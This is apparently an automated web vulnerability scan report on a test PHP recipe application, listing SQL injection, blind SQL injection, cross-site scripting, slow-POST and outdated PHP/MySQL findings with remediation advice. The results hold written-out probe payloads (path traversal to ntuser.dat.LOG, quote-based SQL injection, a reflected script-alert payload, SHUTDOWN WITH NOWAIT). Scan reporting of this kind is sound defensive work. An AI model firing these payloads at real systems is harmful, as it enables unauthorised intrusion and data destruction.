
SOLUTION:
The web application should restrict user-supplied to consist of a minimal set of characters necessary for the input field. Additionally, all content received from the client (i.e. web browser) should be validated to an expected format or checked for malicious content.

RESULT:
url:

..%2f..%2f..%2f..%2f..%2fDocuments%20and%20Settings%2fAll%20Users%2fntuser.dat.LOG
variants: 31
matched:
Warning : date() expects parameter 2 to be long, string given in C:\Program Files\xampp\htdocs\recipe\assets\php_core\calendar.php on line 12

Warning : date() expects parameter 2 to be long, string given in C:\Program Files\xampp\htdocs\recipe\assets\php_core\calendar.php on line 13

Warning : date() expects parameter 2 to be long, string given in C:\Program Files\xampp\htdocs\recipe\assets\php_core\calendar.p

3 Web Server Vulnerable to SQL Injection port 80/tcp

QID:	12241	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	CGI	CVSS Temporal:	6.1	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/14/2007				

THREAT:
SQL injection enables an attacker to modify the syntax of a SQL query in order to retrieve, corrupt or delete data. This is accomplished by manipulating query criteria in a manner that affects the query's logic. The typical causes of this vulnerability are lack of input validation and insecure construction of the SQL query.

Queries created by concatenating strings with SQL syntax and user-supplied data are prone to this vulnerability. If any part of the string concatenation can be modified, then the meaning of the query can be changed.

Examples:

These two lines demonstrate an insecure query that is created by appending the user-supplied data (userid):

```
dim strQuery as String
strQuery = "SELECT name,email FROM users WHERE userid=" + Request.QueryString("userid")
```

If no checks are performed against the userid parameter, then the query may be arbitrarily modified as shown in these two examples of a completed query:

```
SELECT name,email FROM users WHERE userid=42
SELECT name,email FROM users WHERE userid=42; SHUTDOWN WITH NOWAIT
```

IMPACT:
The scope of a SQL injection exploit varies greatly. If any SQL statement can be injected into the query, then the attacker has the equivalent access of a database administrator. This access could lead to theft of data, malicious corruption of data, or deletion of data.

SOLUTION:
SQL injection vulnerabilities can be addressed in three areas: input validation, query creation, and database security.

All input received from the Web client should be validated for correct content. If a value's type or content range is known beforehand, then stricter filters should be applied. For example, an email address should be in a specific format and only contain characters that make it a valid address; or numeric fields like a U.S. zip code should be limited to five digit values.

Prepared statements (sometimes referred to as parameterized statements) provide strong protection from SQL injection. Prepared statements are precompiled SQL queries whose parameters can be modified when the query is executed. Prepared statements enforce the logic of the query and will fail if the query cannot be compiled correctly. Programming languages that support prepared statements provide specific functions for creating queries. These functions are more secure than string concatenation for assigning user-supplied data to a query.

Stored procedures are precompiled queries that reside in the database. Like prepared statements, they also enforce separation of query data and logic. SQL statements that call stored procedures should not be created via string concatenation, otherwise their security benefits are negated.

SQL injection exploits can be mitigated by the use of Access Control Lists or role-based access within the database. For example, a read-only account would prevent an attacker from modifying data, but would not prevent the user from viewing unauthorized data. Table and row-based access controls potentially minimize the scope of a compromise, but they do not prevent exploits.

Example of a secure query created with a prepared statement:

```
PreparedStatement ps = "SELECT name,email FROM users WHERE userid=?";
ps.setInt(1, userid);
```

RESULT:

GET /recipe/recipe/login.php?Username=foo'&Password=bar&submit=Login HTTP/1.0

GET /recipe/recipe/recipe_view.php?intId=1' HTTP/1.0

GET /recipe/recipe/login.php?Password=%22'%3e%3cqqs%20%60%3b!--%3d%26%7b()%7d%3e&Username=&submit=Login HTTP/1.0GET /recipe/recipe/recipe_view.php?intId=char%2839%29%2b%28SELECT HTTP/1.1

Connection: Keep-Alive

3 Slow HTTP POST vulnerability port 80/tcp

QID:	150085	CVSS Base:	6.8	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	6.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Application scanner discovered, that web application is probably vulnerable to slow HTTP POST DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending properly crafted HTTP POST headers, that contain a legitimate Content-Length header to inform the web server how much of data to expect. After the HTTP POST headers are fully sent, the HTTP POST message body is sent at slow speeds to prolong the completion of the connection and lock up server resources.By waiting for complete request body, server supports clients with slow or intermittent connections
More information can be found at the in this presentation.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution would be server-specific, but general recommendations are:
- to limit the size of the acceptable request to each form requirements
- establish minimal acceptable speed rate
- establish absolute request timeout for connection with POST request
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP POST attack
Connection with partial POST body remained open for: 306561 milliseconds

3 Specific CGI Cross-Site Scripting Vulnerability port 80/tcp

QID:	12181	CVSS Base:	5	PCI Severity:	MED
Category:	CGI	CVSS Temporal:	4.5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/04/2009				

THREAT:
When the service made an HTTP request for a CGI file that was found to exist on the Web server host, the Web server returned an HTTP page

containing unsanitized user-supplied input to at least one of the CGI file's parameters. Thus the host is vulnerable to cross-site scripting attacks.

A list of CGI vulnerable files can be found in the Result section below.

IMPACT:
By exploiting this vulnerability, malicious scripts could be executed in a client browser which processes the content of the HTTP page returned by the Web server.

SOLUTION:
Contact the vendor/author of the CGI file(s) for a solution to this issue.

RESULT:

GET /recipe/recipe/recipe_list.php?intId="><script>alert(document.domain)</script> HTTP/1.1

HTTP/1.1 200 OK
Date: Fri, 17 Feb 2012 19:56:21 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9; Qcodo/0.3.15 (Qcodo Beta 3)
Set-Cookie: PHPSESSID=d44ad5e2dea43a8dda14ce3f9556ab0f; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Content-Length: 6678
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
 <head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>List All Recipes</title>
  <link rel="stylesheet" type="text/css" href="/recipe/assets/css/styles.css"/>
 </head><body>

<img src="../assets/images/header_logo.jpg">

Home (index.php)
Browse recipes (cat.php)
Search (recipe_search.php)
Your profile (profile.php)
Add recipe (add.php)
Guestbook (guestbook.php)
Buy book (book.php)
Contact us (contact.php)

 <form method="post" id="RecipeListForm" action="/recipe/recipe/recipe_list.php?intId="><script>alert(document.domain)</script>"><script type="text/javascript" src="/recipe/assets/js/_core/qcodo.js"></script><script type="text/javascript" src="/recipe/assets/js/_core/logger.js"></script><script type="text/javascript" src="/recipe/assets/js/_core/event.js"></script><script type="text/javascript" src="/recipe/assets/js/_core/post.js"></script><script type="text/javascript" src="/recipe/assets/js/_core/control.js"></script>
List All
  Recipes
  <br class="item_divider" />

  <div id="c1_c
tl" style="display:inline;"><table rules="all" cellpadding="4" cellspacing="0" border="1" style="border:1px;border-style:solid;" ><tr><td colspan="3" style="padding:4px 0px 4px 0px;"><table cellspacing="0" cellpadding="0" border="0" style="width:100%;"><tr><td valign="bottom" style="width:50%;font-size:10px;"> Results: Viewing items 1-0 of 11.</td><td valign="bottom" style="width:50%;font-size:10px;text-align:right;"> Previous | 1 2 () | Next () </td></tr></table></td></tr><tr ><th >Image (#)</th><th >Title (#)</th><th >Number Of Persons (#)</th></tr></table>
  Back to previous page (javascript:history.go(-1))

 <input type="hidden" name="Qform__FormState" id="Qform__FormState"
value="eNrtXG1z2zYS7k_RcNqby82lZ0m2HFM5Z2zZbnSNJdlSk48aSoRkxBChAqAdN-P_3l0QBEFKs

hPn0igdfGljvCwWuw_2WbxQ_bC-GwaXZEqX5A2V6oyLRRA26uFHGdYbYfDDv36l1TyrD9r98CAMLk4iF

f0iaByEL3S7RlO345P3R0wRkUSKXPLbobpjukt93-ljK7AYx9jTfaUSx9H0usMZF0G715a6l6ngIibig

SozkgxbYdDjakhUsKbVOxqrKyNgN6_qSNlhkZSl8glLzniijjmLg_Yk3MGallvTVRGjU1tnp4B1vWhBc

nEv3E79GyIYTYjttut2G9I_iOl14PYaKkGvCU-V7Vaq_i2JK1IdZQRxjdbIK14TOr9SWSk4Oi_lgv4BE

iN2xOg8WTXnQd7yLRGKTje228n1eyeiJapVb9_DQDsr7mTRUq66zTQEML0mETT0SPJIKiNpPwcI2gGAY

IPNkRDRXUkbi6I3NLn2MNoaGMkQSicMDBx8e0CZeQNWfKzxsaYMjcwbNFEdwtggimOazIM2DXfb1crhM

pqayvKMED8QftC8MgTrTTg61HXO8IrfZmEqG7had8a5yup2imEBrmCndJGYqBeFzfAjjt3XY1voZo0gp

Wt44P6FwP0KELUSXdOuwa0ViRSJrji-A6On0ubvF6YUopmDCWjd4zGxcKrncGphF6wKwiz4tfL2g0gQc

AFWIewaeUOzXQgrsXIUTRhBh5m5CbOrsCKhzUDQRSTufiV3OhkMA9hmlOys8eMIuawKqejlWAlVuFuul

K3XyHrlElbfJs3vV2XrevhLx4J1w8BMYIrzzxhlgw17Gw3X22SxXvv-HlMoa6lLAstEki-AScPD5O8IE

wqBBEPc_f0G5bpWOVv7Wi2YrgV1X776b-3H8Vn_8vz5YazmnUiRORd348wPunPGTFCCQfWfP467o9PzZ
7VXh0EplqPQ00RRRTHOa5VQN89ynuU8y211-II1yzzLeZhsMUweZbmRVe4JLKc7fwHLNTzLeZbzLLfF4QsXS

pIuJkSM-Wy8BJLhifSU5zHznWDmYf5DTXta01p_Vhs4mq6S4V5GhhdDPfMwHIk0mQIdGsZ7fpgJ6s-Mm

H_XGjs7z9qPEmFd62YiMB61pgJ9e8lvuxC_P-THrUWDIRcq40nb4LkTR02LEwr2VJQnVkAzn9KbaEIYM

ECPJ-SMp4nGXwMUfDk5vCQyZUqGL_8zOaz1eO0nWZthk591m0ZVRN-VsL8qoV4RsF8VcA5t6ZI9rAfIK

ItZmcogmlO8ldciWrsrIv6RTOSy_ZaSW_Bd9sdPMv__8_yffJYX_VxBNgxtDrepIovygsbKAUtFxPJTD

WgiHRzr9ar1Q77ta7kXRUnYajlBB9yn3doBqQp9V9fOs6N1kwjcekOGiiyLBCWzyTKXOaam1VhCM11tE

4qj9d3rbvdKZwNeXHZ4quF0wzyl6LY0ByaFtkPCAIUkrvYraytNq0LACtAGgtxQnurOoI37Z6GdBTb5o

Iy78n-aRmhd9A6s0YEey9i3MD4WZytZVxb39VA34pAXYf_COXrhNfO1_ZskR--jD3m-ZaZR-J9Agpsow

QEpApJfKxu6duUx49PrU0YWJFE2N9qqDNjO84TKJUMSNVpaD5iKDUP-na_xmjlI-nhNplZo6Wg6JVJav

jLQWNAPHUxc5FuYchxl8doMZdcAMILM7pTL5rTuOE2QJmPrDmvnS_J7CjwQV4yCUI4mJXqp25A64pyN6

LK6MSgUPBWiMmsY6S2VdMKIVWHtreb6TUHLpdpjMgPDVo2HNUczfUXYK-Gtm8B_Us1zZZDiGJFIdI5Sx

jQCZcb47SZ4YpTjkmauqDQ5KIy0rCZZb8hMVXeK5_yGRMYsZfiYONCNTRI4bTiMAwFDv1JzAWuTvmoEs

U_TOleU5fHF5rg74cc1mU-vghKEuYOfvXKNNmIJQHpqMZ3RopNBitnbQdLnNtgpOS2Tek7UFY9tjpvoy

2GXOzqpVHxxpGCJTlJVevvSKLepvo0pLpCPNDTcXaKEnD3gyRQizHVpE4Ch-GJIxA3JnZN1DsKGQ88wZ

qa4TSGb6LwQaWPcyYRaoIMCpzc6mvd10YVukBXhZba7vv4X3UTDqaBLZbqUFa1gJzb4dFYVLOoTooMy1

fmuuUPAvc2IiIWmn3xG2a5oC5R0Ul-TmvAEYA62VRkBN0pUVYxvVnvx6A4XjMVKXmtpJZMszwEu1hjmF

MrmRm6aZp95VuNcheGLHRmeYA15KqakpNlGZi80x57HNImLBYGrzL5JHWNdUHrxlfewoaD3_04VQJbkz

OxM12cKUBEG9cDnCz5f8PnCX58v1D87X-g9ni1kj92zbATSi9ZO2ycPXz15qId4XuOTh-80eciETDk7B

ZXxFba5w_JXW_5qa-PVlgOwjVcZ68_wwXoItA2H1LsrN7YmiSyD8wmXtfrYLQM6kpAHtwe3v7f9hndws

BCAD8k8S3xWxykm5S9qPUi2ECQP38yCZtleZ5XkMAJnJJfdu3bjT7pktbFtivtV_ehJQAJ-ULAKUlsyh

70MBZdJz3Ge4zzHbfU7kzqGN2fBerLzaNlytDzyHgl07FZ0XN3k1R97ieSI-IxXSC4PnhCpT0r0EYznQ

c-Dnge3O7LF7oL1POjRsuVoeZwHTyo6PoEHHRFP5MFhOllQpUgMaPU86HnwKxzoY9iyMKsd320A-4tNJ

_sORPuT92SqKof7n4r5A5v7wRKyQj3qPep99vdN-dz8ICEZ0QXZQOn4XgxajGWxbH0O6DHzXWDmkUwQ1

MSJ1IYlNT_j5rtEZ0_kxlbOjWfX-RfQnhg9MX6VdBBGP7uuFTBbi_b9TWgvAPolyWDD3pRVPmrUd2YHe

233Ms38To4IXzQLR0H5IJ0wKq98DumXis8hv_1DgAnnjETJ-mwAJC-L5epzR4-VrcbKwzkj6DMoKbjCn
7vmY357UmjbP6u9qgVKpCSohbVgFjGA3ScmiQ33NXHXfshT-eX50sfGWDJUkcIPmbPnynoFXGD5cSRJ9

huo5Tf6jfyNft1-Alh5sK-_si_J-EXwdEmTeeWzwOLZff6K_5jHd6PIvthv7lUbdK7I9BrdV1arQqkRY
zma8BtsnpDKB0xkFqVMvYuo6k7tK2_7-wX40bbzwQMNm-37PwHTwNMZ" />
<input type="hidden" name="Qform__FormId" id="Qform__FormId" value="RecipeListForm" />

</form><script type="text/javascript">qc.registerForm(); qc.regCA(new Array("c1","c2")); qc.jsAssets = "/recipe/assets/js"; qc.phpAssets = "/recipe/assets/php"; qc.cssAssets = "/recipe/assets/css"; qc.imageAssets = "/recipe/assets/images"; </script>
</body>
</html>

5 Blind SQL Injection port 80/tcp

QID:	150012	CVSS Base:	9.3	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	6.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/12/2010				

THREAT:

Blind SQL injection is a specialized type of SQL injection that enables an attacker to modify the syntax of a SQL query in order to retrieve, corrupt or delete data. A successful exploit manipulates query criteria in a manner that affects the query's logic. The typical causes of this vulnerability are lack of input validation and insecure construction of the SQL query.

Queries created by concatenating strings with SQL syntax and user-supplied data are prone to this vulnerability. When any part of the string concatenation can be modified, an attacker has the ability to change the meaning of the query.

Typical detection techniques for SQL injection vulnerabilities use a payload that attempts to produce an error response from the web application. Detection based on blind SQL injection uses inference based on the differences among the application's responses to various payloads. Blind SQL does not rely on error messages, which is beneficial when testing web applications that trap errors.

How It Works:
The WAS scanning engine uses a well known methodology called "True and False" inference to determine if there is a blind SQL injection vulnerability. Basically, it uses two payloads: one with a
"True condition" and another with a "False condition". If there is a blind SQL injection vulnerability, the query with the
"True condition" payload will cause the web application to return a different response than the
"False condition".

A good example of a "True condition" payload would be ' AND 1=1. Since 1 always equals 1, the condition is true. An example of a "False condition" payload would be ' AND 1=2. Since 1 does not equal 2, the condition is false.

For example, let's say there is a web application with a textbox that searches for customer names and displays the results inside a table. And let's assume that if someone searches for John there is one result only. When scanning for the blind SQL injection vulnerability, the WAS scanning engine uses two payloads:
- True condition payload: This injects the string John' AND 1=1 to issue the query
"return John only if 1=1". Since 1 always equals 1 the condition is true. The result is John, which is the same result as using the string John.

- False condition payload: This injects the string John' AND 1=2 to issue the query
"return John only if 1=2". Since 1 is never equal to 2, the condition is false. The result is nothing or "No results found".

With the results from the two payloads, the WAS scanning engine draws the conclusion that there is a blind SQL injection vulnerability. Even though there is no one called
"John' AND 1=1" in the database the web application displays the information for "John" if a search is done with that query string.

Example:
These few lines demonstrate an insecure query that is created by appending the user-supplied data (name):

On Error Resume Next ' Page traps error and do not display it
Set oRSu = oCONv.Execute("SELECT fname, name FROM customers WHERE name = '" & Request("txtSearch") & "'")
If oRSu.BOF Or Err.Number 0 Then
    Response.Write "No results found!"
End If

If no checks are performed against the name parameter, then the query may be arbitrarily modified and sent to the database as shown in these two examples of a completed query:

SELECT fname, name FROM customers WHERE name='John' AND 1=1
SELECT fname, name FROM customers WHERE name= 'John'; SHUTDOWN WITH NOWAIT

In the first case the database will return "John" since the condition AND 1=1 is always true.

IMPACT:
The scope of a SQL injection exploit varies greatly. If any SQL statement can be injected into the query, then the attacker has the equivalent access of a database administrator. This access could lead to theft of data, malicious corruption of data, or deletion of data.

SOLUTION:
SQL injection vulnerabilities can be addressed in three areas: input validation, query creation, and database security.

All input received from the Web client should be validated for correct content. If a value's type or content range is known beforehand, then stricter filters should be applied. For example, an email address should be in a specific format and only contain characters that make it a valid address; or numeric fields like a USA zip code should be limited to five digit values.

Prepared statements (sometimes referred to as parameterized statements) provide strong protection from SQL injection. Prepared statements are precompiled SQL queries whose parameters can be modified when the query is executed. Prepared statements enforce the logic of the query and will fail if the query cannot be compiled correctly. Programming languages that support prepared statements provide specific functions for creating queries. These functions are more secure than string concatenation for assigning user-supplied data to a query.

Stored procedures are precompiled queries that reside in the database. Like prepared statements, they also enforce separation of query data and logic. SQL statements that call stored procedures should not be created via string concatenation, otherwise their security benefits are negated.

SQL injection exploits can be mitigated by the use of Access Control Lists or role-based access within the database. For example, a read-only account would prevent an attacker from modifying data, but would not prevent the user from viewing unauthorized data. Table and row-based access controls potentially minimize the scope of a compromise, but they do not prevent exploits.

Example of a secure query created with a prepared statement:

PreparedStatement ps = "SELECT name,email FROM users WHERE userid=?";
ps.setInt(1, userid);

RESULT:

variants: 4
matched: True condition:

False condition:

5 SQL Injection port 80/tcp

QID:	150003	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	8.5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/05/2009				

THREAT:
SQL injection enables an attacker to modify the syntax of a SQL query in order to retrieve, corrupt or delete data. This is accomplished by manipulating query criteria in a manner that affects the query's logic. The typical causes of this vulnerability are lack of input validation and insecure construction of the SQL query.

Queries created by concatenating strings with SQL syntax and user-supplied data are prone to this vulnerability. If any part of the string concatenation can be modified, then the meaning of the query can be changed.

Examples:

These two lines demonstrate an insecure query that is created by appending the user-supplied data (userid):

```
dim strQuery as String
strQuery = "SELECT name,email FROM users WHERE userid=" + Request.QueryString("userid")
```

If no checks are performed against the userid parameter, then the query may be arbitrarily modified as shown in these two examples of a completed query:

```
SELECT name,email FROM users WHERE userid=42
SELECT name,email FROM users WHERE userid=42; SHUTDOWN WITH NOWAIT
```

IMPACT:
The scope of a SQL injection exploit varies greatly. If any SQL statement can be injected into the query, then the attacker has the equivalent access of a database administrator. This access could lead to theft of data, malicious corruption of data, or deletion of data.

SOLUTION:
SQL injection vulnerabilities can be addressed in three areas: input validation, query creation, and database security.

All input received from the Web client should be validated for correct content. If a value's type or content range is known beforehand, then stricter filters should be applied. For example, an email address should be in a specific format and only contain characters that make it a valid address; or numeric fields like a U.S. zip code should be limited to five digit values.

Prepared statements (sometimes referred to as parameterized statements) provide strong protection from SQL injection. Prepared statements are precompiled SQL queries whose parameters can be modified when the query is executed. Prepared statements enforce the logic of the query and will fail if the query cannot be compiled correctly. Programming languages that support prepared statements provide specific functions for creating queries. These functions are more secure than string concatenation for assigning user-supplied data to a query.

Stored procedures are precompiled queries that reside in the database. Like prepared statements, they also enforce separation of query data and logic. SQL statements that call stored procedures should not be created via string concatenation, otherwise their security benefits are negated.

SQL injection exploits can be mitigated by the use of Access Control Lists or role-based access within the database. For example, a read-only account would prevent an attacker from modifying data, but would not prevent the user from viewing unauthorized data. Table and row-based access controls potentially minimize the scope of a compromise, but they do not prevent exploits.

Example of a secure query created with a prepared statement:

```
PreparedStatement ps = "SELECT name,email FROM users WHERE userid=?";
ps.setInt(1, userid);
```

RESULT:

url:

variants: 32
matched:

Fatal error : Uncaught exception 'QMySqliDatabaseException' with message 'MySqli Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near './../../../../../../Documents and Settings/All Users/ntuser.dat.LOG' at line 6' in C:\Program Files\xampp\htdocs\recipe\includes\data_classes\Recipe.class.php:97
Stack trace:
#0 C:\Program Files\xampp\htdocs\recipe\includes\data_classes\Recipe.class.php(97): QMyS

Potential Vulnerabilities (24)

2 PHP 5.2.10 and Prior Versions Multiple Vulnerabilities port 80/tcp

QID:	12299	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	CGI	CVSS Temporal:	5.3	PCI Status:	FAIL
CVE ID:	CVE-2009-3291, CVE-2009-3292, CVE-2009-3293				
Vendor Reference:	PHP 5.2.11				
Bugtraq ID:	36449				
Last Update:	04/05/2010				

THREAT:
PHP is a general-purpose scripting language that is especially suited for Web development and can be embedded into HTML.

The following multiple vulnerabilities exist in PHP:

1) An unspecified error exists in the certificate validation in "php_openssl_apply_verification_policy".
2) An input validation error exists related to the color index in "imagecolortransparent()".
3) An input validation error exists in the processing of exif data.
4) An unspecified issue related to "popen" and invalid modes exists.

These issues affect PHP 5.2.10 and prior versions.

IMPACT:
Exploitation of the vulnerabilities may result in an unspecified impact.

SOLUTION:
The vendor has released PHP Version 5.2.11 to address these issues. It is available for download from the PHP Download Web site.

RESULT:

Date: Fri, 17 Feb 2012 19:20:43 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Location: http:///recipe/
Content-Length: 0
Connection: close
Content-Type: text/html

2 PHP Versions Prior to 5.2.13 Multiple Vulnerabilities port 80/tcp

QID:	12334	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	CGI	CVSS Temporal:	5.9	PCI Status:	FAIL
CVE ID:	CVE-2010-1129				
Vendor Reference:	PHP 5.2.13				
Bugtraq ID:	38431				
Last Update:	02/26/2010				

THREAT:
PHP is a general purpose scripting language that is especially suited for Web development and can be embedded in HTML.

The following vulnerabilities exist in PHP:

An error in the session extension can be exploited to bypass the "safe_mode" and "open_basedir" feature.

A validation error within the "tempnam()" function can be exploited to bypass the "safe_mode" feature.

PHP 5.2.12 and prior versions are affected.

IMPACT:
Successful exploits could allow an attacker to access files in unauthorized locations or create files in any writable directory.

SOLUTION:
The vendor has released PHP Version 5.2.13 to address these issues and several other bugs. It is available for download from the PHP Download Web site.

Refer to PHP 5.2.13 Change Log to obtain additional details about the issues fixed in the update.

RESULT:

Date: Fri, 17 Feb 2012 19:20:43 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Location: http:///recipe/
Content-Length: 0
Connection: close
Content-Type: text/html

2 PHP Versions Prior to 5.3.1 Multiple Vulnerabilities port 80/tcp

QID:	12314	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	CGI	CVSS Temporal:	5.5	PCI Status:	FAIL
CVE ID:	CVE-2009-3292, CVE-2009-3557, CVE-2009-3558				
Vendor Reference:	PHP 5.3.1				
Bugtraq ID:	37079				
Last Update:	01/05/2010				

THREAT:
PHP is a general purpose scripting language that is especially suited for Web development and can be embedded into HTML.

The following vulnerabilities exist in PHP:

- Input validation errors exist in the processing of exif data.

-An error in "tempnam()" can be exploited to bypass the "safe_mode" feature.

-An error in "posix_mkfifo()" can be exploited to bypass the "open_basedir" feature.

Versions prior to 5.3.1 are affected.

IMPACT:
These vulnerabilities can be exploited by malicious users to bypass certain security restrictions.

SOLUTION:
The vendor has released PHP Version 5.3.1 to address these issues. It is available for download from the PHP Download Web site.

RESULT:

Date: Fri, 17 Feb 2012 19:20:43 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Location: http:///recipe/
Content-Length: 0
Connection: close
Content-Type: text/html

2 MySQL OpenSSL Server Certificate yaSSL Security Bypass Vulnerability

QID:	19505	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	MYSQL 5.1.41, MYSQL 5.0.88				
Bugtraq ID:	37076				
Last Update:	11/20/2009				

THREAT:
MySQL is an open-source SQL database available for multiple operating systems.

MySQL is prone to a security bypass vulnerability. This issue occurs because MySQL client that uses OpenSSL fails to check the server certificates presented by a server that uses yaSSL. An attacker can exploit this issue to bypass certain security restrictions.

My SQL 5.0.x and 5.1.x are affected.

IMPACT:
Successfully exploiting this issue will allow attackers to gain access to sensitive information. Information obtained may lead to further attacks.

SOLUTION:
For 5.1.x, the vendor has released 5.1.41 to fix the issue. For 5.0.x, the vendor is planning to release 5.0.88 to fix the issue. Update to MySQL Version 5.1.41, which can be downloaded from the MySQL Downloads page.

RESULT:

5.1.33-co

2 MySQL "UNINSTALL PLUGIN" Security Bypass Vulnerability port 3306/tcp

QID:	19551	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.7	PCI Status:	FAIL
CVE ID:	CVE-2010-1621				
Vendor Reference:	-				
Bugtraq ID:	39543				
Last Update:	04/22/2010				

THREAT:
MySQL is an open-source SQL database application available for multiple operating platforms.

MySQL is prone to privilege escalation vulnerability caused by an error when checking privileges for "UNINSTALL PLUGIN". This can be exploited to uninstall a plugin without having the required "DELETE" privilege.

MySQL 5.1.x Versions prior to 5.1.46 are affected with this issue.

IMPACT:
Successful exploitation allows malicious users to manipulate certain data.

SOLUTION:
Vendor released updated version (MySQL 5.1.46) to fix this issue. Refer to MySQL 5.1 Manual.

RESULT:
5.1.33-co

2 PHP Versions Prior to 5.3.3/5.2.14 Multiple Vulnerabilities port 80/tcp

QID:	12390	CVSS Base:	5	PCI Severity:	MED
Category:	CGI	CVSS Temporal:	3.7	PCI Status:	FAIL
CVE ID:	CVE-2010-2484, CVE-2010-2531				
Vendor Reference:	PHP 5.3.3, PHP 5.2.14				
Bugtraq ID:	41991				
Last Update:	07/28/2010				

THREAT:
PHP is a general purpose scripting language that is especially suited for Web development and can be embedded in HTML.

PHP is prone to multiple memory corruption and buffer overflow security vulnerabilities.

PHP Versions Prior to 5.3.3/5.2.14 are affected

IMPACT:
An attacker can exploit these issues to execute arbitrary code, gain access to sensitive information, and bypass security restrictions. Other attacks are also possible.

SOLUTION:
The vendor has released PHP Version 5.3.3 and 5.2.14 to address these issues. It is available for download from the PHP Download Web site.

Refer to PHP 5.2.14 Change Log PHP 5.3.3 Change Logto obtain additional details about the issues fixed in the update.

RESULT:
Date: Fri, 17 Feb 2012 19:20:43 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Location: http:///recipe/
Content-Length: 0
Connection: close
Content-Type: text/html

2 PHP "strrchr()" Function Information Disclosure Vulnerability port 80/tcp

QID:	12384	CVSS Base:	5	PCI Severity:	MED
Category:	CGI	CVSS Temporal:	3.7	PCI Status:	FAIL
CVE ID:	CVE-2010-2484				
Vendor Reference:	PHP 5.2.14				
Bugtraq ID:	41265				
Last Update:	07/07/2011				

THREAT:
PHP is a general purpose scripting language that is especially suited for Web development and can be embedded in HTML.

PHP is prone to an information disclosure vulnerability. This is due to a possible memory corruption in strrchr() function. The strrchr function allows

context-dependent attackers to obtain sensitive information (memory contents) or trigger memory corruption by causing a userspace interruption of an internal function or handler.

Affected Versions:
PHP 5.2 before 5.2.14

IMPACT:
Attackers can exploit this issue to obtain sensitive information that may lead to further attacks.

SOLUTION:
Update to PHP 5.2.14 or later to resolve this vulnerability. Refer to PHP 5.2.14 ChangeLog to obtain more information.

RESULT:

Detected on port 80 -
Date: Fri, 17 Feb 2012 19:20:43 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Location: http:///recipe/
Content-Length: 0
Connection: close
Content-Type: text/html

2 MySQL Prior to Version 5.1.51 Multiple Denial Of Service Vulnerabilities port 3306/tcp

QID:	19588	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.9		
CVE ID:	CVE-2010-3836, CVE-2010-3837, CVE-2010-3838, CVE-2010-3839, CVE-2010-3840, CVE-2010-3833, CVE-2010-3834, CVE-2010-3835				
Vendor Reference:	-				
Bugtraq ID:	43676, 43677				
Last Update:	11/09/2011				

THREAT:
MySQL is an open source SQL database application available for multiple operating platforms.

MySQL is prone to the following vulnerabilities:

1) An error in the processing of arguments passed to e.g. the "LEAST()" or "GREATEST()" function can be exploited to cause the server to crash.

2) An error when materializing a derived table that requires a temporary table for grouping can be exploited to cause the server to crash.

3) An error due to the re-evaluation of expression values used for temporary tables can be exploited to cause the server to crash.

4) An error in the handling of the "GROUP_CONCAT()" statement in combination with "WITH ROLLUP" can be exploited to cause the server to crash.

5) An error within the handling of the "GREATEST()" or "LEAST()" functions when using an intermediate temporary table can be exploited to cause a crash by passing a mixed list of numeric and "LONGBLOB" arguments to the affected functions.

6) An error in the processing of nested joins in stored procedures and prepared statements can be exploited to cause an infinite loop.

MySQL Versions prior to 5.1.51 are affected.

IMPACT:
Successful exploitation allows malicious users to cause a denial of service.

SOLUTION:
The vendor released an updated version (MySQL 5.1.51) to fix this issue. Refer to MySQL 5.1.51 Release Notes for more information.

RESULT:
5.1.33-co

2 Database instance detected. port 3306/tcp

QID:	19568	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/08/2010				

THREAT:
The service detected a database installation on the target. The target has either Oracle, IBM DB2 or MSSQL Server installation.

RESULT:
MYSQL server instance detected

2 PHP "exif_read_data()" Denial of Service Vulnerability port 80/tcp

QID:	12290	CVSS Base:	4.3	PCI Severity:	MED
Category:	CGI	CVSS Temporal:	3.4		
CVE ID:	CVE-2009-2687				
Vendor Reference:	PHP 5.2.10				
Bugtraq ID:	35440				
Last Update:	09/01/2009				

THREAT:
